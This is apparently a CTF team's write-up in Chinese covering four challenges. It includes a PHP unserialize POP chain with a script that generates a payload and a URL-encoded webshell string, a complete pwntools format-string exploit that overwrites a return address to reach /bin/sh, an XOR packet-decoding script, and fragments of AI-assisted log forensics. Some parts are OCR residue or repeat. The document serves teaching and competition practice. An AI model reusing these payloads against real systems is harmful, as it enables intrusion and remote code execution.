
新疆大学-xxx1队 WriteUp

图片资源：`./images/`

排名

战队名称：第7名



4	Syclover	3806.94	Pwn	6	0	2025-11-24 20:58:22
5	5USn	3489.51	Reverse	4	1	2025-11-24 21:50:16
6	HUBUDOAT	3465.16	InfoSEC	6	0	2025-11-24 22:07:38
7	新疆大学-XXX1队	3435.94	InfoSEC	6	0	2025-11-24 22:04:14
8	HUBUMARS-23	3435.94	Web	6	0	2025-11-24 22:08:14
9	EOTSEC	3423.66	Pwn	5	1	2025-11-24 21:07:44

解题思路

WEB

浅析PHP原生类

1.查看源码

```php
<?php
highlight_file(__FILE__);
class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}
```

```php
class Until {
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}

@unserialize($_GET['data']);
```

结合install类的魔术方法，可以知道入口在`__wakeup`方法，该方法里面，.拼接字符串，若后面的是对象，则可调用`__tostring`魔术方法，在该方法里面有对username参数当做函数使用，若参数是对象，则可以调用`__invoke`魔术方法，然后聚焦Until的invoke方法调用的write方法，可以执行原生类。题目描述说的原生类在这，然后程序结束时调用destruct方法，当系统存在install.lock的时候，程序结束，当没有的时候，将install的两个属性写到config.php里面。

2.所以现在思路清晰，先利用wakeup方法，去利用原生类删掉install.lock文件，然后触发destruct方法将木马写到config.php里面，访问文件执行，去搜索php的原生类，发现`ZipArchive`是 PHP 处理压缩文件的原生类。它有一个`open($filename, $flags)`方法。如果设置`$flags`为`ZipArchive::OVERWRITE`(常量值为 8)，它会创建一个新的空 zip 归档，覆盖（Truncate）掉原有的文件。

3.题目挖的坑：install的属性是私有属性，要自己写一个构造方法进去，然后在new的时候传参

4.POP链：**入口**: `unserialize`创建`install`对象 (我们称之为 Object A)。**触发**: `Object A`的`__wakeup()`被调用 -> `echo ... $this->username`。**跳板 1**: 设置`Object A`的`$username`为另一个`install`对象 (Object B)。这会触发`Object B`的`__toString()`。**跳板 2**: `Object B`的`__toString()`执行`($this->username)()`。设置`Object B`的`$username`为`Until`对象 (**Object C**)。这触发`Until`的`__invoke()`。**利用**: `Object C`的`__invoke()`调用`write`方法，执行`new $cla()->open($file, $cont)`。

脚本如下：

```php
<?php
highlight_file(__FILE__);
class install {
    private $username;
    private $password;
    public function __construct($user,$passwd){
```


```php
        $this->username =$user;
        $this->password = $passwd;
    }
}
class Until {
    public $a;
    public $b;
    public $c;

}
$C = new Until();
$C ->a="ZipArchive";
$C ->b = "install.lock";
$C ->c = 8;
$D = "<?php system('cat /f*');?>"; //首先可以写成'ls /'查看文件
$B = new install($C,$D);
$A =new install($B,$D);
echo urlencode(serialize($A));
```

第一次写的是一句话木马，写到文件里面给我把POST传参删了，所以只能这样分多步执行命令


得到payload，传参

```
?
data=%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A26%3A%22%3C%3Fphp+system%28%27cat+%2Ff%2A%27%29%3B%3F%3E%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A26%3A%22%3C%3Fphp+system%28%27cat+%2Ff%2A%27%29%3B%3F%3E%22%3B%7D
```



5.访问config.php得到flag

a:2:{s:8:"username";O:7:"install":2:{s:17:"installusername";O:5:"Until":3:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;}s:17:"installpassword";s:26:"flag{7964b43dfde5fb64149cb0586892d9c7}";}s:8:"password";s:32:"c6a58568bc3f4222a26f602cd5923f98";}



MISC

BB84

下载附件以后是一个流量包，然后有SEED还有XOR_key，有这个xor提示，然后我们直接把每个流量包的包字节xor一下

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from scapy.all import rdpcap, IP, TCP, Raw

PCAP_FILE = "bb84_attack.pcapng"
XOR_KEY_HEX = "8660ace90c0352f3"
XOR_KEY = bytes.fromhex(XOR_KEY_HEX)


def xor_bytes(data: bytes, key: bytes = XOR_KEY) -> bytes:
    """用 key 循环异或 data"""
    klen = len(key)
    return bytes(b ^ key[i % klen] for i, b in enumerate(data))


def main():
    packets = rdpcap(PCAP_FILE)

    for idx, pkt in enumerate(packets):
        # 只处理有 TCP 负载的包
        if not (pkt.haslayer(IP) and pkt.haslayer(TCP) and pkt.haslayer(Raw)):
            continue

        ip = pkt[IP]
        tcp = pkt[TCP]
        payload: bytes = bytes(pkt[Raw].load)

        if not payload:
            continue

        decrypted = xor_bytes(payload)

        # 尝试当作 ASCII 打印
        try:
            ascii_text = decrypted.decode("ascii")
        except UnicodeDecodeError:
            # 如果不是纯 ASCII，就只打印十六进制
            ascii_text = None

        print(f"=== Packet #{idx} ===")
        print(f"{ip.src}:{tcp.sport} -> {ip.dst}:{tcp.dport}")
        print(f"payload_len = {len(payload)}")
        print(f"XOR_KEY = {XOR_KEY_HEX}")

        if ascii_text is not None:
            print("[ASCII]")
            print(ascii_text)
```

```python
        else:
            print("[HEX]")
            print(decrypted.hex())

        print("-" * 60)


if __name__ == "__main__":
    main()
```

```
运行    未命名
fe4b8791277b798bfe4b8791277b2a8bfe1887c274282a8bfe18d49127282ad8
------------------------------------------------------------
=== Packet #3 ===
192.168.1.200:5000 -> 192.168.1.100:40004
payload_len = 36
XOR_KEY = 8660ace90c0352f3
[ASCII]
owh|r(8*<-1/=)=6]s`h)rz;h;ozb~)}eznf
------------------------------------------------------------
=== Packet #4 ===
192.168.1.200:5000 -> 192.168.1.100:40005
payload_len = 35
XOR_KEY = 8660ace90c0352f3
[ASCII]
owh|r/>*:#:":+$0arz;`h)z)}hpl;owh|t
------------------------------------------------------------
```

运行以后发现会输出ascii，但是发现不是flag，flag格式是flag{然后让ai看一下怎么通过owh|r来变成flag{

你给出的两段：

复制

```
owh|r
flag{
```

逐字 XOR 后的结果是：

复制

```
0x09, 0x1B, 0x09, 0x1B, 0x09
```

也就是说：

✅ **固定模式：奇偶位交替 XOR 不同的值**

计算结果如下：

密文	明文	XOR
o	f	0x09
w	l	0x1B
h	a	0x09
|	g	0x1B
r	{	0x09

找到是0x09和0x1B然后异或一下其中的一个字符串可以得到flagflag{3115684424-This is a fake flag}

但是这个一看就是假的，然后让ai修改一下我们第一次xor_key的脚本让他xor两次，奇偶位来xor

让ai写一个脚本

🤝 **需要我帮你自动推断真正 flag 吗？**

给我脚本就行了

下面给你**最终、完整、可直接运行的 Python 脚本**，它会：

1. **读取 pcapng 文件（你上传的那个）**
2. 自动解析 IPv4/TCP payload
3. 使用 XOR_KEY 做第一层 XOR
4. 对所有 ASCII payload 再执行：
   - 偶数位 XOR 0x09
   - 奇数位 XOR 0x1B
5. 输出最终 flag（就像我解析出的那些 flag）

✅ 最终脚本（复制即可运行）

python 复制

```python
# -*- coding: utf-8 -*-
from pathlib import Path
```

然后脚本

```python
# -*- coding: utf-8 -*-
from pathlib import Path
import string

PCAP_FILE = "bb84_attack.pcapng"   # 修改为你的实际路径

# 第一层 XOR_KEY（16 hex）
XOR_KEY = bytes.fromhex("8660ace90c0352f3")

def extract_payloads(data):
    """手动扫描 pcapng 中的 IPv4/TCP payload"""
    payloads = []
    i = 0
    length = len(data)

    while i < length - 40:
        # IPv4 signature: version=4, header_len=5 => 0x45
        if data[i] == 0x45 and data[i+1] == 0x00:
            total_len = (data[i+2] << 8) | data[i+3]
            proto = data[i+9]

            if proto == 6 and i + total_len <= length:  # TCP
                ip_header_len = (data[i] & 0x0F) * 4
                tcp_start = i + ip_header_len

                if tcp_start + 20 <= length:
                    tcp_header_len = (data[tcp_start+12] >> 4) * 4
                    payload_start = tcp_start + tcp_header_len

                    if payload_start <= i + total_len:
                        pl = data[payload_start : i + total_len]
                        payloads.append(pl)
```

```
                i += total_len
            else:
                i += 1
        else:
            i += 1

    return payloads


def xor_first_layer(pl):
    """第一层 XOR_KEY"""
    return bytes(b ^ XOR_KEY[i % len(XOR_KEY)] for i, b in enumerate(pl))


def xor_second_layer(d):
    """第二层 XOR：偶数 0x09，奇数 0x1B"""
    return bytes(
        c ^ (0x09 if i % 2 == 0 else 0x1B)
        for i, c in enumerate(d)
    )


# ================================
#             主流程
# ================================
data = Path(PCAP_FILE).read_bytes()
payloads = extract_payloads(data)

results = []

for pl in payloads:
    dec1 = xor_first_layer(pl)

    # 第二层仅对 ASCII payload 应用
    if all(32 <= c < 127 for c in dec1):
        dec2 = xor_second_layer(dec1)
        results.append(dec2)

# 输出最终结果
for i, res in enumerate(results):
    try:
        print(f"[{i:03}] {res.decode()}")
    except:
        print(f"[{i:03}] {res}")
```

运行以后是这个

```
def extract_payloads(data):
```


```
[083] flag{418954509-This is a fake flag}
[084] flag{1748243041-This is a fake flag}
[085] flag{1856182520-This is a fake flag}
[086] flag{690203544-This is a fake flag}
[087] flag{2427207308-This is a fake flag}
[088] flag{3886000114-This is a fake flag}
[089] flag{4287217863-This is a fake flag}
[090] flag{2757649173-This is a fake flag}
[091] flag{4291393741-This is a fake flag}
[092] flag{114266119-This is a fake flag}
[093] flag{855025679-This is a fake flag}
[094] flag{2526878723-This is a fake flag}
[095] flag{9175782b167d00375b412a8dbd1df763}

进程已结束，退出代码为 0
```


可以看到最后面就是flag

Game

我勒个超级玛丽奥



打开以后是一个游戏，玩了一会发现右上角可以最小化



发现右键以后可以打开bash

ls一下可以看到有个flags

然后进入到这个目录，然后可以看到一个victory_flag.txt然后cat一下就行了

得到flag

pwn 我最好的初代同事

保护全开

```
wang@wjb:~/Desktop/zhujian
→ zhujian checksec --file=fmt
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPA
TH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO       Canary found      NX enabled    PIE enabled     No RPATH   No RU
NPATH   82 Symbols        No    0               2               fmt
→ zhujian
```

IDA View-A | Pseudocode-B | Pseudocode-A

```
unsigned __int64 test_human()
{
  unsigned int v0; // eax
  int v2; // [rsp+Ch] [rbp-14h] BYREF
  unsigned int v3; // [rsp+10h] [rbp-10h]
  unsigned int v4; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  v0 = time(0LL);
  srand(v0);
  v3 = rand() % 100;
  v4 = rand() % 100;
  printf("what's %d add %d\n", v3, v4);
  __isoc99_scanf("%d", &v2);
  if ( v4 + v3 != v2 )
  {
    puts("You are not humam");
    exit(233333);
  }
  return __readfsqword(0x28u) ^ v5;
}
```

查看源代码，发现有rand()和srand()，题目给了libc，考虑绕过伪随机，发现在同一时间内连续多次提交就能直接绕过，所以直接发送五次

```
{
  int v1; // [rsp+0h] [rbp-10h] BYREF
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("You just have 3 times to talk with god.Cherish it");
  for ( i = 0; i <= 2; ++i )
  {
    puts("[1]talk with god");
    puts("[2]leave");
    __isoc99_scanf("%d", &v1);
    if ( v1 == 1 )
    {
      talk_with_god();
    }
    else if ( v1 == 2 )
    {
      return __readfsqword(0x28u) ^ v3;
    }
  }
  return __readfsqword(0x28u) ^ v3;
}
```

有两个选项

```
unsigned __int64 talk_with_god()
{
  __int64 buf[3]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  buf[0] = 0LL;
  buf[1] = 0LL;
  puts("Input:");
  read(0, buf, 0x10uLL);
  printf("Your input:");
  printf((const char *)buf);
  return __readfsqword(0x28u) ^ v2;
}
```

发现可以执行多次格式化字符串漏洞

第一次直接泄露出返回地址，

```
... ↓                    2 skipped
1d:00e8 +0c8             0x7ffcc9c2be48 ◀— 0x1
pwndbg> fmtarg 0x7ffcc9c2bd80
The index of format argument : 10 ("\%9$p")
```

泄露出的地址减去0x18为返回地址

接下来思路是将返回地址改为后门函数地址，开了pie保护，所以只改最后一位就行

接下来找相关的链子

```
10:0080 | +060      0x7ffde6cf4f40 ◂— 0x1830e47a0
11:0088 | +068      0x7ffde6cf4f48 —▸ 0x60f9008fd4f2 (main) ◂— endbr64
12:0090 | +070      0x7ffde6cf4f50 —▸ 0x60f9008fd580 (__libc_csu_init) ◂— endbr64
13:0098 | +078      0x7ffde6cf4f58 ◂— 0x1cfc202db465b8bf
14:00a0 | +080      0x7ffde6cf4f60 —▸ 0x60f9008fd1a0 (_start) ◂— endbr64
15:00a8 | +088      0x7ffde6cf4f68 —▸ 0x7ffde6cf5010 ◂— 0x1
16:00b0 | +090      0x7ffde6cf4f70 ◂— 0x0
17:00b8 | +098      0x7ffde6cf4f78 ◂— 0x0
18:00c0 | +0a0      0x7ffde6cf4f80 ◂— 0xe307edb32a05b8bf
19:00c8 | +0a8      0x7ffde6cf4f88 ◂— 0xefe325c9b40bb8bf
1a:00d0 | +0b0      0x7ffde6cf4f90 ◂— 0x0
... ↓              2 skipped
1d:00e8 | +0c8      0x7ffde6cf4fa8 ◂— 0x1
pwndbg> fmtarg 0x7ffde6cf4f70
The index of format argument : 28 ("\%27$p")
pwndbg> fmtarg 0x7ffde6cf4f60
The index of format argument : 26 ("\%25$p")
pwndbg>
```

找36这个链子

```
d:00e8 | +0c8          0x7ffe4aa232e8 ◂— 0x1
e:00f0 | +0d0          0x7ffe4aa232f0 —▸ 0x7ffe4aa23358 —▸ 0x7ffe4aa241be ◂— 0x4e4
00746d662f2e /* './fmt' */
f:00f8 | +0d8          0x7ffe4aa232f8 —▸ 0x7ffe4aa23368 —▸ 0x7ffe4aa241c4 ◂— 'GNOM
_SETUP_DISPLAY=:1'
0:0100 | +0e0          0x7ffe4aa23300 —▸ 0x71138fbac190 —▸ 0x55a84c8ed000 ◂— 0x101
2464c457f
1:0108 | +0e8          0x7ffe4aa23308 ◂— 0x0
2:0110 | +0f0          0x7ffe4aa23310 ◂— 0x0
3:0118 | +0f8          0x7ffe4aa23318 —▸ 0x55a84c8ee1a0 (_start) ◂— endbr64
4:0120 | +100          0x7ffe4aa23320 —▸ 0x7ffe4aa23350 ◂— 0x1
5:0128 | +108          0x7ffe4aa23328 ◂— 0x0
6:0130 | +110          0x7ffe4aa23330 ◂— 0x0
7:0138 | +118          0x7ffe4aa23338 —▸ 0x55a84c8ee1ce (_start+46) ◂— hlt
wndbg> fmtarg 0x7ffe4aa232f8
he index of format argument : 37 ("\%36$p")
wndbg> fmtarg 0x7ffe4aa232f0
he index of format argument : 36 ("\%35$p")
```

修改后指向返回地址

```
... ↓        2 skipped
1d:00e8 | +0c8 0x7ffe4aa232e8 ◂— 0x1
1e:00f0 | +0d0 0x7ffe4aa232f0 —▸ 0x7ffe4aa23358 —▸ 0x7ffe4aa23228 —▸ 0x55a84c8ee4a
b (game+121) ◂— nop
```

找49这条链子

```
 2a:0150 | r13     0x7fffd5c363d0 ◂— 0x1
[2b:0158 |+138     0x7fffd5c363d8 —▸ 0x7fffd5c362a8 —▸ 0x55e1f8e974ab (game+121) ◂
— nop
 2c:0160 |+140     0x7fffd5c363e0 ◂— 0x0
[2d:0168 |+148     0x7fffd5c363e8 —▸ 0x7fffd5c381c4 ◂— 'GNOME_SETUP_DISPLAY=:1'
 2e:0170 |+150     0x7fffd5c363f0 —▸ 0x7fffd5c381db ◂— 'LC_TELEPHONE=zh_CN.UTF-8'
[2f:0178 |+158     0x7fffd5c363f8 —▸ 0x7fffd5c381f4 ◂— 'GDMSESSION=ubuntu'
 30:0180 |+160     0x7fffd5c36400 —▸ 0x7fffd5c38206 ◂— 'DESKTOP_SESSION=ubuntu'
[31:0188 |+168     0x7fffd5c36408 —▸ 0x7fffd5c3821d ◂— 'PWD=/home/wang/Desktop/zhu
jian'
pwndbg> fmtarg 0x7fffd5c363d8
The index of format argument : 49 ("\%48$p")
```

```
3:0018 |-008 0x7fffd5c36298 ◂— 0x9ec2860192c68c00
4:0020 | rbp 0x7fffd5c362a0 —▸ 0x7fffd5c362c0 —▸ 0x7fffd5c362e0 ◂— 0x0
5:0028 |+008 0x7fffd5c362a8 —▸ 0x55e1f8e974e3 (success+20) ◂— lea rdi, [rip + 0x
2e]
```

修改后返回地址即为后门函数地址

```
000000014DE                call    _puts
000000014E3                lea     rdi, command    ; "/bin/sh"
000000014EA                call    _system
```

最后一位字节都为e3

```
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x27 bytes:
    b'flag{e8815f4d86c4a2808120b883847c97fa}\n'
flag{e8815f4d86c4a2808120b883847c97fa}
$
```

exp为

```
from pwn import *

from ctypes import cdll
import time
p=process('./fmt')
#p=remote('113.201.14.253',35035)
context.log_level='debug'
clib=cdll.LoadLibrary('./libc.so.6')
seed = int(time.time())
clib.srand(seed)
a = clib.rand()%100
b=clib.rand()%100
print(a)
print(b)
c=a+b
c=str(c)
p.recvuntil(b'Please calculate five simple additions\n')
```

```
p.sendlineafter(b'\n',c)
p.sendlineafter(b'\n',c)
p.sendlineafter(b'\n',c)
p.sendlineafter(b'\n',c)
p.sendlineafter(b'\n',c)
p.sendline(b'1')
#gdb.attach(p)
payload=b'%10$p'
p.recvuntil(b'Input:\n')
#gdb.attach(p)

p.sendline(payload)
p.recvuntil(b'Your input:')
x=p.recvline()[:15]
x=int(x,16)

print(hex(x))
ret=x-0x18
print(hex(ret))

payload2=b'%'+str(ret&0xffff).encode()+b'c%36$hn'
#payload2=b'aaaaaa'
p.recvuntil(b'[2]leave\n')
p.sendline(b'1')
p.recvuntil(b'Input:\n')
#gdb.attach(p)
p.sendline(payload2)
#gdb.attach(p)
#payload3=b'aaaaaaa'
payload3=b'%'+str(0xe3).encode()+b'c%49$hhn'
p.recvuntil(b'[2]leave\n')

p.sendline(b'1')
p.recvuntil(b'Input:\n')
#gdb.attach(p)
p.sendline(payload3)
p.interactive()
```

CDF

可恶的木马竟然伪装成我的朋友

user1274783976

logs_AqhGiUX 某天晚上，X单位的网站发现一个伪装成图片文件的木马程序（banner_home.jpg），管理员发现问题后第一时间关停了Web服务器，几天后提取了全部日志。分析“事发现场”日志可知：
线索1：黑客上传木马事件发生的日期是？（格式如下：2018-06-20）
线索2：黑客上传木马时使用的IP地址是？
线索3：在当晚的行动中，黑客曾先后尝试访问以下Webshell？（只填写文件名，无需路径。如有多个Webshell，请按当天日志记录的尝试访问时间先后排序，并以、符号分隔，如abc.php-123.php-demo.php）
在获取到所有的线索答案后，请按照如下格式进行拼接为flag【格式示例：flag{2011-1-11/111.11.1.11/1111.jsp-e111.jsp-1111.jsp}】

Chat

思考过程

在工作区搜索 '\bPOST\b .*Upload'

在工作区搜索 'banner_home\.jpg.*200'


Thought

在工作区搜索 '36\.249\.178\.247 .*banner_home\.jpg'

Thought

@Chat

"↑↓" 切换历史输入，"Shift+Enter" 换行


GPT-5-high

Thought

目标与方法

- 目标：从 `e:\000000000yun\logs_AqhGiUX` 的日志中提取三条线索，并拼接为 `flag{日期/IP/WebShell文件名列表}`。
- 线索：
  - 黑客上传木马的日期（`YYYY-MM-DD`）
  - 上传时的黑客 IP
  - 当晚尝试访问过的 WebShell 文件名（按时间先后，用 `-` 连接，只有文件名无路径）
- 方法：在 `logs\access.log` 及同目录其他日志中检索 `banner_home.jpg`、上传相关 `POST` / `upload`、以及黑客 IP 访问 WebShell 的记录。按时间解析并排序。

下一步操作

- 我将直接在你的日志目录中检索以下内容：
  - `banner_home.jpg` 的首次出现及相关 IP
  - 可能的上传行为：`POST`、`multipart/form-data`、`/upload` 路径
  - IP `36.249.178.247` 的 `.jsp` / `.php` 文件探测记录，用于提取 WebShell 文件名和时间顺序
- 如果 `access.log` 无直接上传证据，会扩展到同目录其他日志文件（如 `ex140723.log` 等）继续检索，直到定位上传线索为止。

执行检索并分析

- 检索将覆盖：
  - `e:\000000000yun\logs_AqhGiUX\logs\access.log` 中

- 检索将覆盖：
  - `e:\000000000yun\logs_AqhGiUX\logs\access.log` 中的 `banner_home.jpg`
  - `access.log` 中 `36.249.178.247` 对 `.jsp` / `.php` 的访问以提取 WebShell 名单
  - `access.log` 中的 `POST` + `upload` / `multipart/form-data`，用于确认上传日期与 IP
  - 若无结果，扩展到 `e:\000000000yun\logs_AqhGiUX\logs\ex*.log` 文件

说明

- 全流程保持中文输出
- 不会更改任何代码或文件
- 会提供清晰、可验证的日志证据，并给出最终 flag
- 结果中会包含具体的日志路径与定位说明，便于你复核

现在开始检索并整理证据。

user1274783976

给我分析完，写全答案

Chat

给我分析完，写全答案

Chat

思考过程

However, the clue indicates I need the upload date of the incident—specifically mentioned in a different language—so I'll look for a POST request related to 'banner_home.jpg' using the hacker's IP.

I plan to run Grep systematically, starting with listing the directory and checking the relevant logs for upload patterns. I'll include different variations to ensure I cover all possibilities!

Setting up Grep patterns

I'm focusing on setting up the right Grep patterns for my search. I can use `-i` for case insensitivity and create a pattern that captures "POST" along with "upload" or "multipart/form-data". For filtering

000000000yun\logs_AqhGiUX\logs

Thought

在工作区搜索 '36\.249\.178\.247'

在工作区搜索 '36\.249\.178\.247 .*\.(asp|php|jsp)'

Thought

在工作区搜索 'banner_home\.jpg'

在工作区搜索 '\bPOST\b.*(upload|multipart/form-data)'

Thought

@Chat

"↑↓" 切换历史输入，"Shift+Enter" 换行

